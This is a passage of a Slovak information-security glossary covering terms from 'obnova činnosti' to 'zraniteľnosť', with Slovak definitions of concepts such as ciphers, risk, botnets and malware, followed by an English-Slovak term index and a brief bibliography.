**obnova činnosti [business recovery]** kroky, ktoré organizácia musí podniknúť na to, aby po →*bezpečnostnom incidente*, havárii alebo katastrofe čo najrýchlejšie obnovila →*informačnú a komunikačnú infraštruktúru* podporujúcu jej kritické činnosti (disaster recovery)

**odopretie služby [denial of servis, DoS]** výsledok akcie, alebo niekoľkých akcií, ktorý znemožňuje systému a/alebo aplikácii (najčastejšie z dôvodu preťaženia) správne fungovať a poskytovať požadované služby

**odpočúvanie [eavesdropping]** monitorovanie komunikácie prebehajúcej po →*prenosovom kanáli* s cieľom získať kópiu prenášaných údajov

**odvodená miera [derived measure]** →*miera*, ktorá je definovaná ako funkcia dvoch alebo viacerých hodnôt →*základných mier*

**opatrenie [measure]** pozri →*bezpečnostné opatrenie*

**osobné informácie [personal information]** informácie vzťahujúce sa na fyzickú osobu, ktorých kompromitácia by mohla danú fyzickú osobu nejako poškodiť

**osobné údaje [personal data]** 1. údaje obsahujúce osobné informácie 2. údaje týkajúce sa fyzických, fyziologických, psychických, mentálnych, ekonomických, kultúrnych a podobných atribútov určenej alebo určiteľnej osoby

**overiť [verify]** otestovať alebo dokázať pravdivosť nejakého faktu alebo pravdivosť či presnosť nejakej hodnoty

**overovanie [verification]** 1.proces skúmania informácie, aby sa určila pravdivosť nejakého tvrdenia alebo správnosť/presnosť nejakej hodnoty 2. proces porovnávania dvoch úrovní špecifikácie nejakého systému s cieľom zistiť, či sú v súlade.

**P**

**paradox, narodeninový [birthday paradox]** paradox vyplývajúci z odpovede na dve otázky: koľko ľudí musí byť v miestnosti, aby tam s pravdepodobnosťou väčšou alebo rovnou 0.5 boli dvaja, ktorí 1. sa narodili v danom dni roka 2. majú narodeniny v ten istý deň. Paradox je v tom, že v prvom prípade to musí byť aspoň 183 ľudí, kým v druhom len 26 ľudí. Tento paradox sa využíva v kryptoanalýze.

**personálna bezpečnosť [personnel security]** opatrenia na zaistenie toho, aby sa minimalizovala pravdepodobnosť úmyselných útokov a neúmyselných chýb interných pracovníkov na systém, resp. pri práci so systémom. Opatrenia zahŕňajú výber, preverovanie, prípravu, monitorovanie, personálu; procedúry pri zmene pracovného zaradenia a ukončení zamestnania v organizácii.

**PKI** pozri →infraštruktúra verejného kľúča

**plaintext [plaintext]** – vstupné údaje pre nejakú →*kryptografickú transformáciu*. Ak údaje neboli predtým kryptograficky spracovávané, plaintext je zároveň →*otvoreným textom* (cleartext). V praxi sa často pojem plaintext stotožňuje s pojmom otvorený text.

**plán kontinuity činnosti [business continuity plan, BCP]** výstup →*plánovania kontinuity činnosti*. Plán na zabezpečenie súvislej činnosti organizácie zahŕňajúci aj neinformatické aspekty, ako je zaistenie kľúčových ľudí, obnovu informačných zdrojov, zariadení, krízovú komunikáciu, ochranu dobrého mena. Plán kontinuity činnosti obsahuje aj preventívne, detekčné a korekčné opatrenia.

**plán obnovy [disaster recovery plan, DRP]** postupnosť krokov na čo najrýchlejšie odstránenie následkov havárie/karastrofy a obnovu kritickej →*informačnej infraštruktúry organizácie*

**plánovanie, havarijné [disaster recovery planning]** plánovanie činnosti pre prípad havárií (preventívne opatrenia, detekcia havárií, opatrenia na zmiernenie následkov havárie, opatrenia na odstránenie následkov havárie →*plán obnovy*)

**plánovanie kontinuity činnosti [business continuity planning]** vytváranie. implementácia, testovanie a revízie plánov kontinuity činnosti

**podpis, digitálny [digital signature]** →*bezpečnostná funkcia* garantujúca →*integritu* dokumentu, pre ktorý bola vytvorená a →*identitu entity*, ktorá digitálny podpis vytvorila. V praxi má podobu →*hašovacej hodnoty* podpisovaného dokumentu →*zašifrovanej* pomocou →*súkromného kľúča* podpisovateľa.

**podpis, elektronický [electronic signature]** podľa direktívy EC 93/99, →*údaje* v elektronickej forme, ktoré sú pripojené k iným elektronickým údajom alebo sú logicky spojené s inými elektronickými údajmi, a ktoré slúžia ako metóda na dôkaz ich →*autentickosti*. V tomto chápaní je elektronický podpis slabší ako digitálny podpis, pretože definícia elektronického podpisu Direktívy nehovorí nič o úrovni záruk.

**podpis, elektronický pokročilý [advanced electronic signature]** je →*digitálny/elektronický podpis* vytvorený pomocou bezpečného zariadenia na vytváranie elektronických podpisov, ktorý má podpisovateľ pod kontrolou. V slovenskej legislatíve mu zodpovedá zaručený elektronický podpis.

**podpis, vlastnoručný [handwritten signature]** vlastnoručne napísané meno, alebo značka jednoznačne určujúca osobu, ktorý podpis vytvorila (podpisovateľ) a jej súhlas s obsahom dokumentu, ktorý vytvorením podpisu potvrdila

**potvrdenie platnosti [validation]** 1. potvrdenie správnosti alebo korektnosti nejakej konštrukcie, 2. oficiálne potvrdenie zhody posudzovanej veci s nejakým štandardom

**povinné riadenie prístupu [mandatory access control]** typ riadenia prístupu, v ktorom operačný systém obmedzuje schopnosť subjektu, alebo procesu vykonávať nejaké činnosti, alebo pristupovať k zdrojom systému.

**preventívna činnosť [preventive action]** činnosť zameraná na eliminovanie potenciálneho →*nesúladu* alebo inej potenciálnej nežiadúcej situácie

**prienik [penetration]** úspešný, opakovateľný neoprávnený prístup k chránenému zdroju v systéme

**priestor, digitálny [digital space]** globálnym digitálnym priestorom je Zhrnutie (a) všetkých →*informačných a komunikačných technológií*, ich programového vybavenia a dokumentácie opisujúcej ich štruktúru, konfiguráciu a činnosť; (b) →*informácií*, ktoré sa prostredníctvom nich prenášajú, spracovávajú alebo uchovávajú, (c) procesov, ktoré v nich prebiehajú (d) podpornej infraštruktúry zabezpečujúcej ich činnosť, (e) ľudí zabezpečujúcich ich činnosť (f) vzťahov medzi entitami digitálneho priestoru a pravidiel upravujúcich tieto vzťahy.

**priestor, kybernetický [cyberspace]** 1. →*informačná a komunikačná infraštruktúra* organizácie, štátu, alebo globálna 2. v SR podpriestor digitálneho priestoru SR, v ktorom sa spracovávajú utajované skutočnosti

**princíp najmenšieho privilégia [least privilege principle]** podstata princípu spočíva v tom, že každá →*entita* (človek, program, proces) v systéme má prístup len k tým zdrojom ktoré potrebuje na plnenie svojho poslania

**princíp potreby poznať [need-to-know principle]** iná verzia princípu najmenšieho privilégia: človek má prístup len k tým informáciám, ktoré potrebuje poznať na plnenie svojich pracovných povinností

**prístup [access]** 1. možnosť a schopnosť →*entity* využívať zdroje systému 2. interakcia →*entity* a systému

**prístupové práva [access rights]** oprávnenia na →*prístup* k zdrojom systému a na vykonávanie vybraných operácií s nimi (napr. čítanie a zápis údajov, spúšťanie programov)

**procedúra [procedure]** špecifický spôsob, ako vykonať nejakú činnosť alebo proces

**proces [process]** postupnosť navzájom súvisiacich činností, ktorá transformuje vstupy na výstupy

**pseudonymita [pseudonymity]** bezpečnostná služba umožňujúca uchovať v tajnosti →*identitu* →*entity* pred neoprávnenými osobami tým, že sa namiesto mena používa pseudonym. Oprávnená osoba pozná meno osoby nahradené pseudonymom.

**R**

**registračná autorita [registration authority, RA]** samostatná organizácia, alebo organizačná zložka *certifikačnej autority*, ktorá pre certifikačnú autoritu zabezpečuje niektoré služby (kontakt s klientmi, prijímanie žiadostí o vydanie/zrušenie certifikátu).

**riadenie prístupu [access control]** opatrenia na zaistenie toho, aby →*prístup* ku zdrojom (→*aktívam*) mali len oprávnené →*entity* a len v súlade s ich →*prístupovými právami*

**riziko [risk]** veličina závisiaca od závažnosti →*hrozby* a pravdepodobnosti, že sa hrozba naplní. Matematicky sa vyjadruje ako stredná hodnota dopadu hrozby na →*aktívum.*

riziko, analýza [risk analysis] pozri →*analýza rizík*

**riziko, akceptovateľné [acceptable risk]** úroveň →*zvyškového rizika*, ktorú je organizácia schopná/ochotná tolerovať

**riziko, identifikácia [risk identification]** proces vyhľadávania, rozpoznávania a popísania →*rizík*

**riziko, kritériá [risk criteria]** referenčné hodnoty, oproti ktorým sa vyhodnocuje významnosť →*rizika*

riziko, ošetrenie [risk treatment] proces modifikácie rizika

**riziko, stanovenie [risk assesment]** celkový proces →*identifikácie rizika*, →*analýzy rizík* a →*vyhodnotenia rizika*

**riziko, vyhodnotenie [risk evaluation]** proces porovnávania výsledkov →*analýzy rizík* s →*kritériami rizika*, ktorého cieľom je rozhodnutie, či je riziko a/alebo jeho hodnota akceptovateľná alebo tolerovateľná

**riziko, zvyškové [residual risk]** →*riziko*, ktoré ostalo po prijatí →*opatrení*

**robotická sieť [botnet]** množina počítačov infiltrovaných →*zlomyseľným softvérom*, umožňujúcim ich ovládanie zo vzdialeného riadiaceho centra. Takéto siete sa využívajú na šírenie →*spamu* a na →*útoky* na vybrané ciele na Internete.

**rootkit [rootkit]** súbor nástrojov, pomocou ktorých môže útočník získať oprávnenia na úrovni správcu systému.

**rozhodovacie kritériá [decision criteria]** prahové hodnoty, ciele alebo vzory, ktoré sa používajú na rozhodnutie o (potrebe) činnosti, ďalšieho skúmania alebo na popísanie úrovne dôvery v dosiahnutý výsledok

**rozsah auditu [audit scope]** špecifikácia toho, čo sa pri audite bude posudzovať a voči čomu

## S

**sieťová bezpečnosť [network security]** ochrana sietí a sieťových služieb pred neoprávnenou modifikáciou, zničením alebo únikom údajov, zneprístupnením služieb a tiež zaistenie záruk, že sieť správne funguje a nevznikajú žiadne škodlivé vedľajšie efekty

**silná autentifikácia [strong autentication]** →*autentifikácia* založená na dvoch alebo viacerých nezávislých metódach na →*overenie* →*identity* →*entity*

**slovníkový útok [dictionary attack]** útok na systém, v ktorom sa na →*riadenie prístupu* (→*autentizáciu* používateľov) používajú →*heslá*, ktorého podstatou je preberanie slovníka potenciálnych hesiel

**sniffer [sniffer]** program umožňujúci monitorovanie komunikácie prebiehajúcej prostredníctvom siete

**sociálne inžinierstvo [social engineering]** netechnické metódy →*prieniku* do systémov založené na interakcii s inými ľuďmi, ktorých sa útočník snaží nejakým spôsobom oklamať a primäť k tomu, aby porušili normálne používané bezpečnostné postupy.

**softvérové pirátstvo [software piracy]** neoprávnené kopírovanie, distribúcia a používanie počítačových programov, ktoré spadajú pod zákon na ochranu autorských práv

**soľ [salt]** →*náhodná* hodnota, ktorá sa používa na zvýšenie odolnosti hesiel oproti →*slovníkovým útokom*, na →*generovanie kryptografických kľúčov* a pod.

**spam [spam]** nevyžiadaná elektronická pošta

**spoľahlivosť [reliability]** schopnosť/vlastnosť entity správať sa konzistentne zamýšľaným spôsobom a dosahovať požadované výsledky

**spoof [spoof]** pokus neoprávnenej osoby získať →*prístup* do systému vydávaním sa za inú (oprávnenú) osobu

**spracovanie informácie [information processing]** zber, prenos, uchovávanie (vlastné spracovávanie: triedenie, spájanie výber), používanie, archivácia a ničenie informácie

**správa rizík** [risk management] identifikácia rizík, odhad rizík, vyhodnotenie rizík, prijatie opatrení a monitorovanie zostatkových rizík, prehodnocovanie rizík.

stanovenie rizika [risk assesment] pozri →*riziko, stanovenie*

**súkromnosť [privacy]** →*bezpečnostná požiadavka* na →*údaje*, ktorej naplnenie znamená, že osoba, ktorej sa údaje týkajú, má možnosť rozhodnúť, komu, aké a za akých podmienok sa údaje, ktoré sa jej týkajú poskytnú a skontrolovať, či sa jej rozhodnutia dodržujú

**súlad [conformity]** splnenie nejakej požiadavky

**systém [system]** informačný a komunikačný systém slúžiaci na spracovanie informácie

**systém riadenia informačnej bezpečnosti [information security management system]** systematický prístup k riešeniu →*informačnej bezpečnosti* v organizácii založený na súbore formálne zdokumentovaných a vzájomne koordinovaných bezpečnostných politík stanovujúcich ciele a úroveň informačnej bezpečnosti v organizácii, zodpovednosť za IB, organizačné zabezpečenie, upravujúcich požiadavky na personálnu bezpečnosť, vzťahy s externými partnermi, fyzickú bezpečnosť, prevádzkovú a komunikačnú bezpečnosť, ochranu prístupu a súlad s legislatívou.

## Š

**šifra [cipher]** synonymum pojmu →*kryptosystém*

**šifra, absolútne bezpečná [unconditionally secure cipher]** *šifra*, ktorá sa dokázateľne nedá rozbiť ani s vynaložením ľubovoľne veľkých prostriedkov. Príkladom taketo šifry je →*Vernamova šifra*.

**šifra, asymetrická [asymmetric cipher]** 1. →*šifra*, v ktorej sa na →*šifrovanie* používa iný →*kľúč* ako na →*dešifrovanie*, 2.→*kryptosystém s verejným kľúčom*

**šifra, bloková [block cipher]** podstata tejto *šifry* je v tom, že sa *otvorený text* rozdelí na časti rovnakej dĺžky (bloky), ktoré sa následne *šifrujú* pomocou toho istého *tajného kľúča*. Výsledkom šifrovania je postupnosť blokov *šifrového textu*, ktoré sa *dešifrujú* pomocou *dešifrovacej transformácie* a tajného kľúča.

**šifra, klasická [classic cipher]** synonymum pre →*symetrickú šifru*

**šifra, permutačná [permutation cipher]** podstata permutačnej šifry je v tom, že sa poprehadzuje poradie znakov →*otvoreného textu*. →*Tajným kľúčom* je permutácia, určujúca nové poradie znakov.

**šifra, prúdová [stream cipher]** podstata tejto šifry je v tom, že sa z →*tajného kľúča* (→*inicializačný vektor* alebo seed) generuje postupnosť kľúčov. Otvorený text je rozdelený na krátke bloky (často jednotlivé znaky alebo bity) a v i-tom kroku sa i-ta časť otvoreného textu →*šifruje* pomocou i-teho kľúča: $E(m_i, k_i) = c_i$. Pri dešifrovaní sa používa ten istý →*generátor kľúčov* s rovnakým tajným kľúčom a v i-tom kroku sa dešifruje $D(c_i, k_i) = m_i$.

**šifra, substitučná [substitution cipher]** substitučná →*šifra* nahrádza znaky →*otvoreného textu* znakmi →*šifrového textu*. Šifra môže byť monoalfabetická, keď sa znak otvoreného textu nahrádza zakaždým tým istým znakom šifrového textu, alebo polyalfabetická, keď sa znak otvoreného textu

nahrádza jedným z viacerých (potenciálne aj všetkých) znakov šifrového textu. Výber šifrového znaku pre daný znak otvoného textu je daný šifrovacím →*kľúčom*.

**šifra, symetrická [symmetric cipher]** šifra, v ktorej sa na →*šifrovanie* a →*dešifrovanie* používa ten istý →*tajný kľúč*

**šifra, Vernamova [Vernam cipher]** →*absolútne bezpečná šifra*. Text (binárny reťazec) sa →*šifruje* pomocou →*kryptografického kľúča* rovnakej dĺžky tak, že sa i-ty bit kľúča sčíta modulo 2 s i-tym bitom otvoreného textu (→*dešifrovanie* →*šifrového textu* sa robí rovnako). Kryptografický kľúč sa na šifrovanie môže použiť len raz a musí byť →*náhodný*.

šifrovacia transformácia [encryption/enciphering transformation] pozri →*transformácia šifrovacia*

**šifrovanie [encryption, enciphering]** transformácia →*otvoreného textu* na →*šifrový* pomocou →*šifrovacej transformácie* a →*šifrovacieho kľúča*

**šifrovanie od odosielateľa po príjemcu [end-to-end encryption]** ochrana →*dôvernosti* prenášaných správ založená na tom, že odosielateľ správu →*zašifruje*, pošle ju v šifrovanej podobe príjemcovi, ktorý ju →*dešifruje*.

šifrový text [ciphertext] pozri →*text, šifrový*

**T**

**text, otvorený [cleartext]** text, ktorý nebol modifikovaný žiadnou →*kryptografickou transformáciou*

**text, šifrový [ciphertext]** výsledok zašifrovania otvoreného textu pomocou →*šifrovacej transformácie* E (a šifrovacieho kľúča).

**transformácia dešifrovacia [deciphering transformation**] injektívne zobrazenie D, ktoré →*šifrovému textu* priradí →*otvorený text* m. Dešifrovacia transformácia máva okrem šifrového textu aj druhý parameter, k, dešifrovací kľúč. K dešifrovacej transformácii prislúcha opačná →*šifrovacia transformácia* E. Obe transformácie sú spojené vzťahom $\forall m \forall k\ D(E(m,k),k) = m$.

**transformácia šifrovacia [enciphering transformation]** spravidla injektívne zobrazenie E (encryption, enciphering), ktoré správe $m$ (→*otvorenému textu*) priradí →*šifrový text* $c$. Šifrovacia transformácia má spravidla dva argumenty – →*šifrovací kľúč* $k$ a správu $m$: $E(m,k) = c$. K šifrovacej transformácii prislúcha opačná , →*dešifrovacia transformácia D*. Obe transformácie sú spojené vzťahom $\forall m \forall k\ D(E(m,k),k) = m$.

**U**

**účinnosť [effectivness]** rozsah v ktorom boli vykonané plánované činnosti a dosiahnuté plánované výsledky

**údaje [data]** forma záznamu →informácie v →informačných a komunikačných systémoch

**udalosť [event]** výskyt alebo zmena špecifickej množiny okolností

**udalosť relevantná pre informačnú bezpečnosť [information security event]** identifikovaný výskyt stavu systému, služby alebo siete, ktorý indikuje možné porušenie bezpečnostnej politiky, alebo zlyhanie bezpečnostného opatrenia; alebo dovtedy neznáma situácia, ktoré môže mať význam z hľadiska informačnej bezpečnosti

**únik údajov [data leakage]** náhodný tok citlivých údajov k neoprávnenej →*entite*

**úroveň rizika [level of risk]** hodnota →*rizika*; v kvantitatívnom vyjadrení stredná hodnota →*dopadu* príslušnej →*hrozby* na dané →*aktívum;* pri kvalitatívnom vyjadrení hodnota zohľadňujúca dopad hrozby na aktívum a pravdepodobnosť jej naplnenia

**útočník [attacker]** osoba, ktorá vykonáva →*útok* na →*systém*, alebo nejaké →*aktívum* systému/organizácie

**útočný potenciál [attack potential]** znalosti, motivácia a príležitosť →*útočníka* uskutočniť úspešný →*útok*

**útok [attack]** cieľavedomý pokus o využitie nejakej →*zraniteľnosti* systému/aktíva za účelom získania neoprávnených →*privilégií*, alebo poškodenia/zničenia daného aktíva, alebo niektorého niektorého z iných aktív systému/organizácie.

**útok hrubou silou [brute force attack]** kryptoanalytický útok založený na preberaní všetkých možností (napríklad možných dešifrovacích kľúčov, →*otvorených textov*)

útok úplným prehľadávaním [exhaustive attack] →*útok hrubou silou*

**útok typu denial of servis [denial of servis (DoS) attack]** útok na systém/aplikáciu s cieľom dosiahnuť →*odmietnutie služby*

**V**

**vniknutie [intrusion]** →*hrozba*, pri naplnení ktorej neoprávnená osoba získava prístup k →*citlivým údajom* tým, že obíde (úmyselne alebo neúmyselne) →*bezpečnostné opatrenia* systému.

**voliteľné riadenie prístupu [discretionary access control]** →*riadenie prístupu* založené na tom, že (a) oprávnenia na činnosť v systéme sú viazané na →*entity*, ktoré musia preukázať svoju →*identitu* (b) entity sú vlastníkmi systémových zdrojov (napr. údajov), a môžu iným entitám prideliť alebo odňať →*prístupové práva* k týmto zdrojom.

**vyčíslenie rizík [risk assesment]** analytická činnosť zameraná na systém alebo organizáciu, ktorej výsledkom je identifikácia 1. →*aktív* systému (organizácie) 2. relevantných →*hrozieb* voči aktívam systému (organizácie) 3. →*bezpečnostných požiadaviek* na systém (organizáciu) 4. →*zraniteľností* aktív 5. výpočet všetkých rizík vyplývajúcich z relevantných hrozieb voči aktívam systému (organizácie)

**vydavateľ certifikátu [certificate issuer]** v prípade →*digitálneho certifikátu* →*certifikačná autorita,* ináč inštitúcia oprávnená certifikovať výrobky, služby, ľudí, organizácie a vydávať o kladnom výsledku certifikácie osvedčenie v podobe certifikátu.

**výmena kľúčov [key exchange]** protokoly na výmenu, dohodnutie alebo vytvorenie →*tajného kľúča* pre bezpečnú komunikáciu dvoch alebo viacerých strán.

**využitie [exploit]** explicitne definovaný spôsob, ako narušiť bezpečnosť systému využitím nejakej jeho →*zraniteľnosti*

**X**

**X-509 [X-509]** Odporúčanie ITU-T X509, ktoré definuje rámec na poskytovanie a podporu autentifikácie pôvodu údajov a autentifikácie seberovných (peer) entít. X-509 obsahuje formáty X-509 certifikátu verejného kľúča, X-509 atribútového certifikátu a X-509 zoznamu zrušených certifikátov.

**Z**

**zadné vrátka [trap door]** skrytý softvérový alebo hardvérový mechanizmus, ktorý po aktivácii umožní obchádzať bezpečnostné mechanizmy systému

**základná miera [base measure]** →*miera*, ktorá je funkcionálne nezávislá od iných mier

**zapisovač klávesnice [key logger]** zlomyseľný program nepozorovane zaznamenávajúci stláčanie kláves na klávesnici, ktorý následne poskytuje útu informáciu inému, ako je prihlásený používateľ.

**základné bezpečnostné štandardy [security baselines]** štandardy špecifikujúce minimálny (základný) súbor →*bezpečnostných opatrení,* ktoré sú za normálnych okolností vhodné pre väčšinu organizácií s podobným technickým a programovým vybavením a provnateľnými bezpečnostnými potrebami

**záznam auditu [audit log]** časovo usporiadaný zoznam zápisov o bezpečnostne relevantných udalostiach v systéme. Zápis o bezpečnostne relevantnej udalosti obsahuje minimálne čas, popis udalosti a →*identifikátor* entity, ktorá udalosť spôsobila.

**zlomyseľný softvér [malicious software, malware]** →*červy,* →*vírusy,* →*trójske kone* a iné programy vytvorené s cieľom získať pre svojho používateľa neoprávnené privilégiá na cudzom počítači, alebo jeho majiteľa poškodiť.

zneužitie identity [identity fraud] nezákonná zmena →*identity*

**zoznam zrušených certifikátov [certificate revocation list, CRL]** zoznam →*certifikátov,* ktorým bola z nejakých dôvodov predčasne zrušená platnosť. Vydáva ho →*certifikačná autorita,* ktorá dané certifikáty vydala a musí byť v krátkych časových intervaloch (deň) aktualizovaný a verejne prístupný.

**zraniteľnosť [vulnerability]** vlastnosť, spôsob použitia alebo okolnosť umožňujúce naplnenie nejakej špecifickej →*hrozby.* Napr. pripojenie nechráneného počítača k Internetu umožňuje hackerský útok, neaktuálna databáza vírusov je zraniteľnosťou umožňujúcou napadnutie počítača zlomyseľným softvérom.

## 14.2 Anglicko-slovenský register

| | |
|---|---|
| acceptable risk | akceptovateľné riziko |
| access | prístup |
| access control | riadenie prístupu |
| access rights | prístupové práva |
| accreditation | akreditácia |
| accountability | dosledovateľnosť |
| advanced electronic signature | pokročilý/zdokonalený elektronický podpis |
| air gap | fyzické oddelenie |
| anonymity | anonymita |
| asset | aktívum |
| attribute | atibút |
| attribute certificate | atribútový certifikát |
| attack | útok |
| attack potential | útočný potenciál |
| attacker | útočník |
| attack, brute force | útok úplným preberaním |
| audit | audit |
| audit log | záznam auditu |
| audit scope | rozsah auditu |
| authentication | autentifikácia/autentizácia |
| autenticity | autentickosť |
| authorization | autorizácia, udelenie oprávnenia |
| availability | dostupnosť |
| archive | archív, archivovať |
| assymetric cryptosystem | asymetrický kryptosystém |
| assymetric cipher | asymetrická šifra |
| awareness | (bezpečnostné) povedomie |
| backup | zálohovať |
| base measure | základná miera |
| biometric | biometrický |

| | |
|---|---|
| biometric authentication | biometrická autentifikácia |
| biometric characteristics | biometrické charakteristiky |
| biometric data | biometrické údaje |
| birthday paradox | narodeninový paradox |
| block cipher | bloková šifra |
| botnet | robotická sieť, botnet |
| brute force | hrubá sila |
| brute force attack | útok hrubou silou |
| business continuity | kontinuita činnosti |
| business continuity plan, bcp | plán kontinuity činnosti |
| business continuity planning | plánovanie kontinuity činnosti |
| business recovery | obnova činnosti |
| CA | certifikačná autorita |
| certificate | certifikát, certifikovať |
| certificate holder | držiteľ certifikátu |
| certificate issuer | vydavateľ certifikátu |
| certificate management | manažment certifikátov |
| certificate revocation | zrušenie platnosti certifikátu |
| certification authority | certifikačná autorita |
| certification path | certifikačná cesta |
| certificate revocation list, CRL | zoznam zrušených certifikátov |
| certification service | certifikačná služba |
| cipher | šifra |
| cipher block chaining, cbc | zreťazovanie šifrových blokov, (mód šifrovania blokových šifier) |
| ciphertext | šifrový text |
| checksum | kontrolný súčet |
| classic cipher | klasická šifra |
| classification scheme | klasifikačná schéma |
| cleartext | otvorený text |
| code | kód |
| communication channel | komunikačný kanál |
| confidentiality | dôvernosť |
| conformity | konformnosť, súlad |
| control | prostriedok, opatrenie, riadenie |

| | |
|---|---|
| control objective | cieľ opatrenia |
| corrective action | korekcia, opravná činnosť |
| covert channel | skrytý kanál |
| critical infrastructure | kritická infraštruktúra |
| CRL | zoznam zrušených certifikátov |
| cryptanalysis | kryptoanalýza |
| cryptographic chcecksum | kryptograficky silný kontrolný súčet |
| cryptographic protocol | kryptografický protokol |
| cryptographic transformation | kryptografická transformácia |
| cryptography | kryptografia |
| cryptology | kryptológia |
| cryptosystem | kryptosystém, šifra |
| cybercrime | kybernetický zločin |
| cyberspace | kybernetický priestor |
| data | údaje |
| data classification | klasifikácia údajov |
| data leakage | únik údajov |
| day one | deň jedna |
| day zero | deň nula |
| deciphering | dešifrovanie |
| declassify | deklasifikovať (informáciu) |
| decision criteria | rozhodovacie kritériá |
| decryption | dešifrovanie |
| decryption transformation | dešifrovacia transformácia |
| denial of service | odopretie služby |
| denial of service attack, DoS attack | útok typu denial of service |
| derived measure | odvodená miera |
| dictionary attack | slovníkový útok |
| digital certificate | digitálny certifikát |
| digital fingerprint | digitálny odtlačok (dokumentu) |
| digital signature | digitálny podpis |
| digital space | digitálny priestor |
| disaster recovery plan, DRP | plán obnovy |

| | |
|---|---|
| disaster recovery planning | havarijné plánovanie |
| discretionary access control | voliteľné riadenie prístupu |
| distributed denial of service attack, DDoS | distribuovaný útok typu denial of service |
| DoS | odopretie služby |
| eavsdropping | odpočúvanie |
| ECB | elektronická kódová kniha |
| effectivness | účinnosť |
| efficiency | efektivita |
| electronic code book | elektronická kódová kniha, šifrovací mod blokových šifier |
| electronic signature | elektronický podpis |
| enciphering | šifrovanie |
| enciphering transformation | šifrovacia transformácia |
| encryption | šifrovanie |
| encryption transformation | šifrovacia transformácia |
| end-to-end encryption | šifrovanie od odosielateľa po príjemcu |
| entity | entita |
| event | udalosť |
| exhaustiv attack | útok úplným prehľadávaním |
| exploit | využitie |
| external context | externý kontext |
| granularity | granularita, jemnosť |
| hacker | hacker |
| handwritten signature | vlastnoručný podpis |
| hash | hašovacia hodnota |
| hash function | hašovacia funkcia |
| identification | identifikácia |
| identifier | identifikátor |
| identity | identita |
| identity fraud | zneužitie identity |
| identity theft | krádež identity |
| incident | incident |
| information | informácia |
| information and communication technology, ICT | informačné a komunikačné technológie, IKT |

| | |
|---|---|
| information classification | klasifikácia informácie |
| information infrastructure | informačná infraštruktúra |
| information processing | spracovanie informácie |
| information security | informačná bezpečnosť |
| information security event | udalosť relevantná pre informačnú bezpečnosť |
| information security incident management | manažment informačno-bezpečnostných incidentov |
| information security management system, ISMS | systém manažmentu informačnej bezpečnosti, SMIB |
| information system | informačný systém |
| initialization vector | inicializačný vektor, počiatočná hodnota PRNG |
| infrastructure | infraštruktúra |
| incident | incident |
| integrity | integrita |
| intrusion | vniknutie |
| key | kľúč |
| key encryption key | kľúč na šifrovanie kľúčov |
| key exchange | výmena kľúčov |
| key generation | generovanie kľúčov |
| key logger | zapisovač klávesnice |
| key management | manažment kľúčov |
| key, cryptographic | kryptografický kľúč |
| key, public | verejný kľúč |
| key, private | súkromný kľúč |
| key, secret | tajný kľúč |
| least privilege principle | princíp najmenšieho privilégia |
| level of risk | úroveň rizika |
| malicious software | zlomyseľný softvér |
| malware | zlomyseľný softvér |
| mandatory access control | povinné riadenie prístupu |
| maximum tolerable outage | maximálna doba výpadku |
| maximum tolerable period of disruption | maximálna doba výpadku |
| measure | 1. miera, 2. opatrenie |
| need-to-know principle | princíp potreby poznať |

| | |
|---|---|
| network security | sieťová bezpečnosť |
| non-conformity | nesúlad |
| non-repudiation | nepopretie |
| non repudiation of origin | nepopretie pôvodu |
| non repudiation of receipt | nepopretie prijatia |
| one time password | jednorazové heslo |
| password | heslo |
| personal data | osobné údaje |
| personal information | osobné informácie |
| personnel security | personálna bezpečnosť |
| physical security | fyzická bezpečnosť |
| plaintext | plaintext |
| penetration | prienik |
| permutation cipher | permutačná šifra |
| preventive action | preventívna činnosť |
| privat key | súkromný kľúč |
| privacy | súkromnosť, súkromie |
| pseudonymity | pseudonymita |
| procedure | procedúra |
| process | proces |
| pseudorandom number gererator, PRNG | generátor pseudonáhodných čísel |
| public key infrastructure, PKI | infraštruktúra verejného kľúča |
| public key | verejný kľúč |
| public key certificate | certifikát verejného kľúča |
| public key cryptography | asymetrická kryptografia, kryptografia verejného kľúča |
| public key cryptosystem | kryptosystém s verejným kľúčom |
| random | náhodný |
| random number | náhodné číslo |
| random number generator | generátor náhodných čísel |
| Recovery Point Objective | cieľový bod obnovenia |
| Recovery Time Objective | cieľový čas obnovenia |
| registration authority | registračná autorita |
| reliability | spoľahlivosť |

| | |
|---|---|
| residual risk | zvyškové riziko |
| risk | riziko |
| risk, acceptable | akceptovateľné riziko |
| risk acceptance | akceptovanie rizika |
| risk analysis | analýza rizík |
| risk assesment | stanovenie rizík |
| risk criteria | kritériá rizika |
| risk evaluation | vyhodnocovanie rizika |
| risk identification | identifikácia rizika |
| risk management | správa rizík |
| risk treatment | ošetrenie rizika |
| risk, residual | zvyškové riziko |
| root CA | koreňová ca |
| root certificate | koreňový certifikát |
| rootkit | rootkit |
| salt | soľ |
| secret key | tajný kľúč |
| security | bezpečnosť |
| security assurance | bezpečnostná záruka |
| security architecture | bezpečnostná architektúra |
| security awareness | bezpečnostné povedomie |
| security baselines | základné bezpečnostné štandardy |
| security by obscurity | bezpečnosť pomocou utajovania |
| security directives | bezpečnostné smernice |
| security environment | bezpečnostné prostredie |
| security function | bezpečnostná funkcia |
| security goal | bezpečnostný cieľ |
| security incident | bezpečnostný incident |
| security measure/control | bezpečnostné opatrenie |
| security policy | bezpečnostná politika |
| security project | bezpečnostný projekt |
| security requirement | bezpečnostná požiadavka |
| security target | bezpečnostný zámer |
| security violation | narušenie bezpečnosti |

| | |
|---|---|
| seed | počiatočná hodnota generátora pseudonáhodných čísel |
| sensitive information | citlivá informácia |
| sensitive but unclassified | citlivá ale neklasifikovaná (informácia) |
| single sign off | jediné odhlásenie |
| single sign on | jediné prihlásenie |
| signatory | podpisovateľ |
| signature | podpis |
| sniffer | sniffer |
| social engineering | sociálne inžinierstvo |
| software piracy | softvérové pirátstvo |
| spam | spam |
| spoof | spoof |
| stream cipher | prúdová šifra |
| strong authentication | silná autentifikácia |
| substitution cipher | substitučná šifra |
| symmetric cipher | symetrická šifra |
| system | systém |
| timestamp | časová pečiatka |
| threat | hrozba |
| trap door | zadné/tajné vrátka |
| trusted computing base | dôveryhodná výpočtová báza |
| trust | dôvera |
| two-factor authentication | dvojfaktorová autentifikácia |
| unconditionally secure cipher | absolútne bezpečná šifra |
| validation | potvrdenie platnosti |
| verification | overovanie |
| verify | overiť |
| Vernam cipher | Vernamova šifra |
| vulnerability | zraniteľnosť |

**Zoznam literatúry**


[1] D.Olejár a kol. Výkladový slovník termínov z informačnej bezpečnosti, MF SR, Bratislava, 2009

[1] B.Schneier *Applied cryptography*, 2nd. ed. John Willey&Sons, New York, 1996

